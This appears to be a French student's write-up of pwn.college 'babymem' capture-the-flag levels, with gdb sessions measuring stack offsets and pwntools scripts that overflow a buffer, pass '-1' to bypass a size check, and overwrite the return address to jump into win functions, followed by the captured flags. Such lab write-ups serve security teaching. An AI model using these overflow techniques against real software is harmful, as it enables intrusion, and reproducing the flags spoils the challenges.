26      in ../sysdeps/unix/sysv/linux/read.c
```


Le buffert

```
(gdb) p/x $rsi

$1 = 0x7fff818918b0

(gdb) x/a $rbp

0x7fff81891910: 0x7fff81892940

(gdb) x/a $rbp +8
```

0x7fff81891918: 0x40218a <main+238>

(gdb) p/d 0x7fff81891918 - 0x7fff818918b0


$2 = 104



```
(gdb) p/x $rsi
$1 = 0x7fff818918b0
(gdb) x/a $rbp
0x7fff81891910: 0x7fff81892940
(gdb) x/a $rbp +8
0x7fff81891918: 0x40218a <main+238>
(gdb) p/d 0x7fff81891918 - 0x7fff818918b0
$2 = 104
```

Puis on tape la commande suivante :


(gdb) disassemble win



```
disable       disassemble
(gdb) disassemble win
Dump of assembler code for function win:
   0x0000000000401e80 <+0>:     endbr64
```

Et on fait p64(0x0000000000401e80)

Puis on obient ça



```python
from pwn import *

padding = b'A' * 104
payload = padding + p64(0x0000000000401e80)

p = process('/challenge/babymem_level3.1')
p.recvuntil('size:')
p.sendline('200')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```

You win! Here is your flag:

pwn.college{wdyKYOhYeCnRhGkh-DePg2KetmF.0FN5IDL5MTN3UzW}

level4.0

Cette fois ci le code renvoi -1 `#Utiliser -1 pour contourner la vérification de la taille`

from pwn import *

padding = b'A' * 88

payload = padding + p64(0x00000000004022cb)

p = process('/challenge/babymem_level4.0')


p.recvuntil('size:')

p.sendline('-1')

p.recvuntil('bytes)!')

p.send(payload)

p.interactive()




```
hacker@memory-errors~level4-0:~$ gdb /challenge/babymem_level4.0
```

Enter

Run

Payload size: 10


Crtl+c



```
You will want to overwrite the return value from challenge()
(located at 0x7ffc74ce6658, 136 bytes past the start of the input buffer)
with 0x4014d6, which is the address of the win() function.
This will cause challenge() to return directly into the win() function,
which will in turn give you the flag.
Keep in mind that you will need to write the address of the win() function
in little-endian (bytes backwards) so that it is interpreted properly.
```

Win = 0x7ffc74ce6658 , win_adress = 0x4014d6 et avec 136 bytes

Et on obtient le code ci-dessous :



```python
from pwn import *

padding = b'A' * 136
payload = padding + p64(0x4014d6)

p = process('/challenge/babymem_level4.0')
p.recvuntil('size:')
p.sendline('-1')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```

You win! Here is your flag:

pwn.college{4ul3fBgVtc62KaWvnWs_BpyJhqa.0VN5IDL5MTN3UzW}

level4.1

Toujours avec le -1

from pwn import *

padding = b'A' * 88

payload = padding + p64(0x0000000000401958)

p = process('/challenge/babymem_level4.1')


p.recvuntil('size:')

p.sendline('-1')

p.recvuntil('bytes)!')

p.send(payload)

p.interactive()




```
hacker@memory-errors~level4-1:~$ gdb /challenge/babymem_level4.1
```

Enter

Run

Payload size: 10

Crtl+c



```
(gdb) finish
Run till exit from #0  0x00007f4e27a691f2 in __GI___libc_read (fd=0, buf=0x7ffe48ef5420,
    nbytes=10) at ../sysdeps/unix/sysv/linux/read.c:26
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa^C
Program received signal SIGINT, Interrupt.
0x00007f4e27a691f2 in __GI___libc_read (fd=0, buf=0x7ffe48ef5420, nbytes=10)
    at ../sysdeps/unix/sysv/linux/read.c:26
26      in ../sysdeps/unix/sysv/linux/read.c
```

Le buffert

(gdb) p/x $rsi

$2 = 0x7ffe48ef5420

(gdb) x/a $rbp


0x7ffe48ef5460: 0x7ffe48ef6490

(gdb) x/a $rbp +8

0x7ffe48ef5468: 0x40256b <main+238>


(gdb) p/d 0x7ffe48ef5468 - 0x7ffe48ef5420

$3 = 72 => 72 bytes



```
(gdb) p/x $rsi
$2 = 0x7ffe48ef5420
(gdb) x/a $rbp
0x7ffe48ef5460: 0x7ffe48ef6490
(gdb) x/a $rbp +8
0x7ffe48ef5468: 0x40256b <main+238>
(gdb) p/d 0x7ffe48ef5468  - 0x7ffe48ef5420
$3 = 72
```


Puis ça



```
(gdb) disassemble win
Dump of assembler code for function win:
   0x000000000040226b <+0>:     endbr64
```

On fait p64(0x000000000040226b)

On obtient ce code à la fin



```python
from pwn import *

padding = b'A' * 72
payload = padding + p64(0x000000000040226b)

p = process('/challenge/babymem_level4.1')
p.recvuntil('size:')
p.sendline('-1')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```

You win! Here is your flag:


pwn.college{c-Z2JiWBcBH1CS9DQKfKfv1kfIa.0lN5IDL5MTN3UzW}

On saute jusqu’au

Level6.0

Code de depart on met 500 cette fois-ci

```python
from pwn import *


padding = b'A' * 56

payload = padding + p64(0x00000000004016e0)


p = process('/challenge/babymem_level6.0')

p.recvuntil('size:')

p.sendline('500')


p.recvuntil('bytes)!')

p.send(payload)

p.interactive()
```



```
hacker@memory-errors~level6-0:~$ gdb /challenge/babymem_level6.0
```


Enter

Run

Payload size: 10


Ctrl+c

On ontient 120 bytes et aussi le win mais pas l'adresse



```
In this level, there is no "win" variable.
You will need to force the program to execute the win_authed() function
by directly overflowing into the stored return address back to main,
which is stored at 0x7ffd575a3208, 120 bytes after the start of your input buffe
```


Et grace à ça j'obtiens une nouvelle commande :



```
void win_authed(int token)
{
  if (token != 0x1337) return;
  puts("You win! Here is your flag: ");
  sendfile(1, open("/flag", 0), 0, 256);
  puts("");
}
```


On tape disass win_authed

Puis entrer



```
   0x00000000004019f3 <+8>:     sub    $0x10,%rsp
   0x00000000004019f7 <+12>:    mov    %edi,-0x4(%rbp)
   0x00000000004019fa <+15>:    cmpl   $0x1337,-0x4(%rbp)
   0x0000000000401a01 <+22>:    jne    0x401af9 <win_authed+270>
   0x0000000000401a07 <+28>:    lea    0x16e2(%rip),%rdi        # 0x4030f0
   0x0000000000401a0e <+35>:    callq  0x401120 <puts@plt>
--Type <RET> for more, q to quit, c to continue without paging--
   0x0000000000401a13 <+40>:    mov    $0x0,%esi
   0x0000000000401a18 <+45>:    lea    0x16ed(%rip),%rdi        # 0x40310c
   0x0000000000401a1f <+52>:    mov    $0x0,%eax
   0x0000000000401a24 <+57>:    callq  0x401190 <open@plt>
```


Donc le win_authed+270 est là ça veut dire qu'on reste sur



```
  0x0000000000401a07 <+28>:    lea    0x16e2(%rip),%rdi        # 0x4030f0
```

Et on fait p64(0x0000000000401a07)

Puis on obtient ce code



```python
from pwn import *

padding = b'A' * 120
payload = padding + p64(0x0000000000401a07)

p = process('/challenge/babymem_level6.0')
p.recvuntil('size:')
p.sendline('500')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```


You win! Here is your flag:

pwn.college{4IU3jLmwzSw8C06doJFq0FKPOJ_.0VO5IDL5MTN3UzW}

level6.1

code de depart

```python
from pwn import *


padding = b'A' * 104

payload = padding + p64(0x00000000004016e0)


p = process('/challenge/babymem_level6.1')

p.recvuntil('size:')

p.sendline('500')


p.recvuntil('bytes)!')

p.send(payload)

p.interactive()
```




```
hacker@memory-errors~level6-1:~$ gdb /challenge/babymem_level6.1
```

Enter

Run

Payload size: 10

Crtl+c



```
(gdb) finish
Run till exit from #0  0x00007f53df6441f2 in __GI___libc_read (fd=0, buf=0x7fffe062e9e0,
    nbytes=10) at ../sysdeps/unix/sysv/linux/read.c:26
aaaaaaaaaaaaaaaaaaaaaaaa^C
Program received signal SIGINT, Interrupt.
0x00007f53df6441f2 in __GI___libc_read (fd=0, buf=0x7fffe062e9e0, nbytes=10)
    at ../sysdeps/unix/sysv/linux/read.c:26
26      in ../sysdeps/unix/sysv/linux/read.c
```

Et le buffert

(gdb) p/x $rsi

$1 = 0x7fffe062e9e0

(gdb) x/a $rbp

0x7fffe062ea30: 0x7fffe062fa60


(gdb) x/a $rbp + 8

0x7fffe062ea38: 0x4023a4 <main+238>

Rbp – buff

(gdb) p/d 0x7fffe062ea38 - 0x7fffe062e9e0


$2 = 88



```
(gdb) p/x $rsi
$1 = 0x7fffe062e9e0
(gdb) x/a $rbp
0x7fffe062ea30: 0x7fffe062fa60
(gdb) x/a $rbp + 8
0x7fffe062ea38: 0x4023a4 <main+238>
(gdb) p/d 0x7fffe062ea38 - 0x7fffe062e9e0
$2 = 88
```


Puis

(gdb) disass win_authed



```
   0x00000000004020b3 <+22>:    jne    0x4021ab <win_authed+270>
   0x00000000004020b9 <+28>:    lea    0xf48(%rip),%rdi        # 0x403008
   0x00000000004020c0 <+35>:    callq  0x401120 <puts@plt>
```


Puis on se refere sur la ligne lea



```
   0x00000000004020b9 <+28>:    lea    0xf48(%rip),%rdi        # 0x403008
```

Et on fait p64(0x00000000004020b9)

ON obtient le code



```python
from pwn import *

padding = b'A' * 88
payload = padding + p64(0x00000000004020b9)

p = process('/challenge/babymem_level6.1')
p.recvuntil('size:')
p.sendline('500')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```

You win! Here is your flag:

pwn.college{g92VRvAoQfBeu520B2iQ1wDH4YS.0FMwMDL5MTN3UzW}